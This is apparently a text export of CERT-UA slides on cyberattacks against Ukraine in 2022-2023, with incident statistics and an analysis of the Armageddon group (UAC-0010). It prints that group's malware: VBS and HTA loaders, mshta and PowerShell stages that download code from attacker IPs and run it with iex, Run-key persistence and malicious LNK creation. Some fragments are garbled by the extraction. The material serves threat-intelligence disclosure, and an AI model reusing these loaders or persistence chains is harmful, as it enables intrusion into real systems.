



CERT-UA

Computer Emergency Response Team of Ukraine

CERT-UA: Research and Technical Analysis of Large-Scale
Cyber Attacks in Ukraine (2022-2023)



 <https://cert.gov.ua>

 cert@cert.gov.ua



About CERT-UA

The State Service of
Special Communication and Information Protection of Ukraine

CERT-UA



The State Cyber Protection
Center




UA30

Cyber incidents 2022\2023 Scope

| Cyber incidents registered | 2022 | 2023 |
|----------------------------|------|------|
| low | 626 | 79 |
| medium | 520 | 1452 |
| high | 580 | 248 |
| critical | 468 | 45 |

| Incidents by sectors | 2022 | 2023 |
|----------------------|------|------|
| Government | 557 | 433 |
| Military | 308 | 125 |
| Commercial | 156 | 96 |
| Finance | 120 | 27 |
| Energy | 103 | 71 |
| Telecom + IT | 94 | 87 |



Cyber incidents 2022 \ Scope

Tracked activity

81

UAC-0010 (Armageddon)

69



UAC-0097

11



UAC-0100

28



UAC-0098 (Trickbot/Conti)

8



UAC-0056 (Cadet Blizzard)

28



UAC-0057 (GhostWriter)

4



UAC-0002 UAC-0082
UAC-0165 (Sandworm)

14



UAC-0142

2



Cyber incidents 2023 \ Scope

Tracked activity

119

UAC-0010 (Armageddon)

154



UAC-0150 (Zimbra Phishing)

33

UAC-0002 UAC-0082
UAC-0165 (Sandworm)

110



UAC-0028 (APT28)

31



UAC-0006 (SmokeLoader)

87



UAC-0056 (Cadet Blizzard)

24



UAC-0109 (Zarya)

41




UAC-0057 (GhostWriter)



7



UAC-0010 / Armageddon




UAC-0010 / Armageddon



From odessa <9ska@ukr.net> @
To [redacted] @
Subject
1 attachment: 61_09.01.2023.rar 19,3 KB
61_09.01.2023.rar 19,3 KB

```
creptmLL = "mozilla/5.0 (windows nt 6.3; win64; x64) applewebkit/537.36 (KHTML, like Gecko) Chrome/67.0.3396.99 Safari/537.36::"  
dividedTxL = "%systemdrive%"  
sexRlm = "%computername%"  
oxF5T = "  
spoonYIW = " :./jumble/. "  
learnxT8=hex(createobject("scripting.filesystemobject").getdrive(createobject("wscript.shell").expandenvironmentstrings(dividedTxL)  
ninetyp4D=creptmLL + createobject("wscript.shell").expandenvironmentstrings(sexRlm) + oxF5T & learnxT8 & spoonYIW  
clearS05 = "https://t.me/s/vzloms 29"  
ashvAU = "post"  
anxiousFCZ = "winmgmts:{impersonationLevel=impersonate}!\\.\root\cimv2"  
ingaJN9 = "select * from win32_pingstatus where address='Dim' & slumberc8v & ".valefrih.shop"  
extentt6l = "get"  
baronWsS = "accept"  
pinkouJ = "application/dns-json"  
pondRF7 = "vbscript.regexp"  
= GetObject(anxiousFCZ).ExecQuery(ingaJN9)
```



```
rierR4h(clearS05, ashvAU)  
" Then  
ckAoc(basicallyU09)  
" Then  
xingVlj("https://cloudflare-dns.com/dns-query?name=Dim & slumberc8v & ".valefrih.shop", "get")
```

VBS-Loader







| | Status | Triggers |
|--|--------|--------------------------|
| eUpdateTaskMachineCore | Work | Multiple triggersdefined |
| eUpdateTaskMachineUA | Ready | Multiple triggersdefined |
| og | Ready | Multiple triggersdefined |
| OneDrive reporting Task-S-1-5-21-1446532761-20005844-2178757379-1001 | Ready | At log on of any user |
| OneDrive Standalone Update Task-S-1-5-21-1446532761-20005844-2178757379-1001 | Ready | At log on of any user |
| MediaCoder.Complete | Work | At 10:39 PM every day - |



https://t.me/s/channelsac
chanelrun
2 subscribers
July 28
Channel created
chanelrun
==95@179@253@236== 28 edited 06:13

https://t.me/s/mangan23
mangan
2 subscribers
September 22, 2022
Channel created
mangan
==164?92?232?93== 34 edited 07:42

UAC-0010 / Armageddon





```
<!DOCTYPE html>
<html>
<head>
<HTA:APPLICATION icon="#" WINDOWSTATE="minimize" SHOWTASKBAR="no" SYSMENU="no" CAPTION="no" />
<script type="text/vbscript">
On Error Resume Next
prayers = "%windir%\system32\"
prefixguided = "http://45.95.235.56/Teleg.23.06/guided/prayers.jpeg"
CreateObject("WScript.Shell").Run prayers & "mshta.exe" & prefixguided
Close
</script>
</head>
<body>
</body>
</html>
```



```
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
-WInDowsTyle HIdeN & 'C:\Program Files (x86)\K-Lite Codec Pack\MPC-HC64\mpc-hc64.exe';get-content
"$home\log.bin"|powershell.exe -nopfile -;
```

```
$ip = start-job {iex (Get-ItemProperty -Path 'HKCU:\Network' -Name ip).ip; ips} | wait-job;$ip = Receive-Job -Job $ip;$key =
start-job {iex (Get-ItemProperty -Path 'HKCU:\Network' -Name key
).key;} | wait-job;$key = Receive-Job -Job $key;$vol = start-job
{iex (Get-ItemProperty -Path 'HKCU:\Network' -Name vol).vol; vol
$args[0]} -ArgumentList $key | wait-job;$vol = Receive-Job -Job
$vol;$wc = start-job { iex (Get-ItemProperty -Path 'HKCU:\Network'
-Name wc).wc; wc $args[0] $args[1]} -ArgumentList $vol,$ip |
wait-job;$wc = Receive-Job -Job $wc;$xor = start-job {$jobs = (
Get-ItemProperty -Path 'HKCU:\Network' -Name xor).xor;iex $jobs;
xor $args[0] $args[1]} -ArgumentList $key,$wc | wait-job;$xor =
Receive-Job -Job $xor;$logs = (Get-ItemProperty -Path
'HKCU:\Network' -Name run).run;iex $logs; run $xor;start-job { $upd
=(Get-ItemProperty -Path 'HKCU:\Network' -Name update).update;iex
$upd update $args[0]} -ArgumentList $ip;start-sleep 120;
```

UAC-0010 / Armageddon



| Name | Type | Data |
|--------------------------------------|--------|--|
| (Default) | REG_SZ | (value not set) |
| 26079d18-5dca-44c8-84fc-8cc5e6cb2387 | REG_SZ | C:\WINDOWS\system32\WindowsPowerShell\v1.0\powershell.exe -windowstyle hidden iex \$([io.file]::ReadAllText(\$env:USERPROFILE+\finance.ps3)) |
| ProcessMemoryDiagnosticEvents | REG_SZ | wscript.exe "C:\Users\%username%\Favorites\jar.au" //e:vbscript //b /au /wmv /emf /icn |
| RunFullMemoryDiagnostic | REG_SZ | wscript.exe "C:\Users\%username%\Favorites\judged.wmv" //e:vbscript //b /au /wmv /emf /icn |
| UpdateService | REG_SZ | C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -windowstyle hidden iex \$env:include |

| Name | Type | Data |
|-----------|---------------|---|
| (Default) | REG_SZ | (value not set) |
| Include | REG_SZ | \$a=start-job { \$code = (Get-ItemProperty -Path 'HKCU\Printers' -Name update).update; iex \$code };while(\$true){start-job{\$codes = (Get-ItemProperty -Path 'HKCU\Printers' -Name execut... |
| OneDrive | REG_EXPAND_SZ | C:\Users\%username%\OneDrive |
| Path | REG_EXPAND_SZ | %USERPROFILE%\AppData\Local\Microsoft\WindowsApps; |
| TEMP | REG_EXPAND_SZ | %USERPROFILE%\AppData\Local\Temp |
| TMP | REG_EXPAND_SZ | %USERPROFILE%\AppData\Local\Temp |

| Name | Type | Data |
|-----------|--------|---|
| (Default) | REG_SZ | (value not set) |
| ip | REG_SZ | \$spl = '*';\$Protocol = [Enum]::ToObject([System.Net.SecurityProtocolType], 3072);[System.Net.ServicePointManager]::SecurityProtocol = \$Protocol;function ips() {try{\$wc = New-Object net.webclien... |
| key | REG_SZ | \$match = "\w{4}-\w{4}";\$repl="-";\$repl1=""; \$vol = "vol \$env:SystemDrive" cmd;(\$vol ?{\$_ -match \$match})%{\$Matches[0] }).Replace(\$repl,\$repl1); |
| run | REG_SZ | function run(\$code){start-job {\$sc = New-Object -ComObject MSScriptControl.ScriptControl.1;\$sc.Timeout = 999999; \$sc.Language = 'VBScript';\$sc.AddCode(\$args[0])} -ArgumentList \$code -run... |
| update | REG_SZ | function update(\$ip) {\$ip = \$ip.replace("dig","drive");\$param = "random";\$WebClient= New-Object net.webclient;\$response = \$WebClient.Uploadstring(\$ip,\$param);iex \$response;} |
| vol | REG_SZ | function vol(\$key){ return [System.Convert]::ToUInt32(\$key,16);} |
| wc | REG_SZ | function wc(\$vol, \$urls) {\$login = [Enum]::ToObject([System.Net.SecurityProtocolType], 3072);[System.Net.ServicePointManager]::SecurityProtocol = \$login;\$WebClient= New-Object net.webclient;... |
| xor | REG_SZ | function xor(\$key, \$response) {\$response = [System.Text.Encoding]::UTF8.getBytes(\$response); [byte[]]\$new_bytes = new-object byte[] \$response.Length;for(\$i=0; \$i -lt \$response.count ; \$i++){ \$n... |

| Name | Type | Data |
|--------------|--------|--|
| (Default) | REG_SZ | (value not set) |
| Decoder | REG_SZ | function Decoder(\$key, \$decoder, \$execute) { [byte[]]\$new_bytes = new-object byte[] \$decoder.Length; for(\$i=0;\$i -lt \$decoder.count ; \$i++){ \$new_bytes[\$i] = \$decoder[\$i] -bx... |
| execute | REG_SZ | function sleeps(){start-sleep \$(Get-Random -Minimum 10 -Maximum 40);} \$ip = Get-Content "\$env:temp\636978021.txt" ;sleeps;\$num,\$key = start-job (iex (Get-ItemProperty -Path 'HKC... |
| ip | REG_SZ | try{ \$url = "https://telegra.ph/oxi0bkj3zy-02-20";\$parameters = "844900020"; \$ieObject = New-Object -ComObject "InternetExplorer.Application";\$ieObject.Visible = ... |
| responses | REG_SZ | function save(\$save_butes){\$names = \$(Get-Random);\$path = \$env:TEMP+"\\$names+.exe";Set-Content \$path -Value \$save_butes -Encoding Byte;Start-Process -FilePath \$path;} |
| serialNumber | REG_SZ | function serialNumber(){\$Vn = Get-WmiObject Win32_LogicalDisk -Filter "DeviceID='\$env:SystemDrive'" Select-Object VolumeSerialNumber;\$key=\$Vn.VolumeSerialNumber;[string]\$num=[S... |
| update | REG_SZ | \$flag = \$true;while(\$flag){if(Test-Path -Path "\$env:temp\636978021.txt"){ \$ip = Get-Content "\$env:temp\636978021.txt" };else{\$exec = (Get-ItemProperty -Path 'HKCU\Printers'... |

UAC-0010 / Armageddon

```
$p = [Enum]::ToObject([System.Net.SecurityProtocolType], 3072);  
[System.Net.ServicePointManager]::SecurityProtocol = $p;  
[Net.ServicePointManager]::ServerCertificateValidationCallback = { $true };  
[environment]::CurrentDirectory=$home;
```

```
function startUp(){  
    try{  
        $reg = "registry::HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Cryptography\";  
        $name = Get-ItemProperty $reg -Name MachineGUID;  
        $ps_path = "$env:windir\system32\WindowsPowerShell\v1.0\powershell.exe" ;  
        $path = "HKCU:\SOFTWARE\Microsoft\Windows\Cur\";  
        $path = $path + "rent\";  
        $path = $path + "Verst\";  
        $path = $path + "on\"R\";  
        $path = $path + "un\";  
        $value = $ps_path + ' -windowstyle hidden $code =[io.file]::ReadAllText($env:USERPROFILE+''\foto.ps3'');iex  
        $code';  
        Set-ItemProperty -Path $path -Name $name.MachineGUID -Value $value;  
    }catch{}  
    try{  
        Copy-Item .\foto.ps3 -Destination "$env:USERPROFILE\foto.ps3"  
    }catch{}  
}
```

```
function Set-Lnk ($ps_path,$IconLocation,$name,$path_to_lnk,$nametxt) {  
    $wshShell = New-Object -comObject WScript.Shell;  
    $arg = "-windowstyle hidden ";  
    $arg = $arg + "iex ";  
    $arg = $arg + '$(get-content '''.ToLower());  
    $arg = $arg + $nametxt;  
    $arg = $arg + '' | out-string'';  
    $Shortcut = $wshShell.CreateShortcut($path_to_lnk + "\$name.lnk");  
    $Shortcut.IconLocation = "C:\WINDOWS\system32\shell32.dll,$IconLocation";  
    $Shortcut.TargetPath = $ps_path;  
    $Shortcut.Arguments = $arg;  
    $Shortcut.Save();  
    $myfile = "$path_to_lnk\$nametxt";  
    $fila = "$env:USERPROFILE\foto.ps3";  
    Copy-Item $fila -Destination $myfile  
    $file = Get-Item $myfile -Force  
    $file.attributes = 'Hidden'  
}
```

```
function prepare-lnk($path_to_lnk){  
    $nametxt = "foto.ps3".ToLower();  
    $ps_path = "C:\WINDOWS\system32\WindowsPowerShell\v1.0\powershell.exe".ToLower();  
    $picture_id = 3,4,116,126,127,205,266,325,314,313  
    $IconLocation = $picture_id | get-random;  
    $name = ("КОМПР", "ФОПТ", "ФОПТ" | Get-Random).ToUpper();  
    Set-Lnk $ps_path $IconLocation $name $path_to_lnk $nametxt;  
}
```

```
function getDown($ip){  
    $a = start-job {  
        $ip = $args[0];  
        $wc = New-Object net.webclient;  
        $doc = $wc.UploadString("http://$ip/sleep.php".ToLower(),"1595366550");  
        $executes = $doc;  
        $executes = $executes.replace("XXXX".ToLower(),$ip);  
        iex $executes;  
    } -ArgumentList $ip | wait-job;  
}
```

LOADSHORT



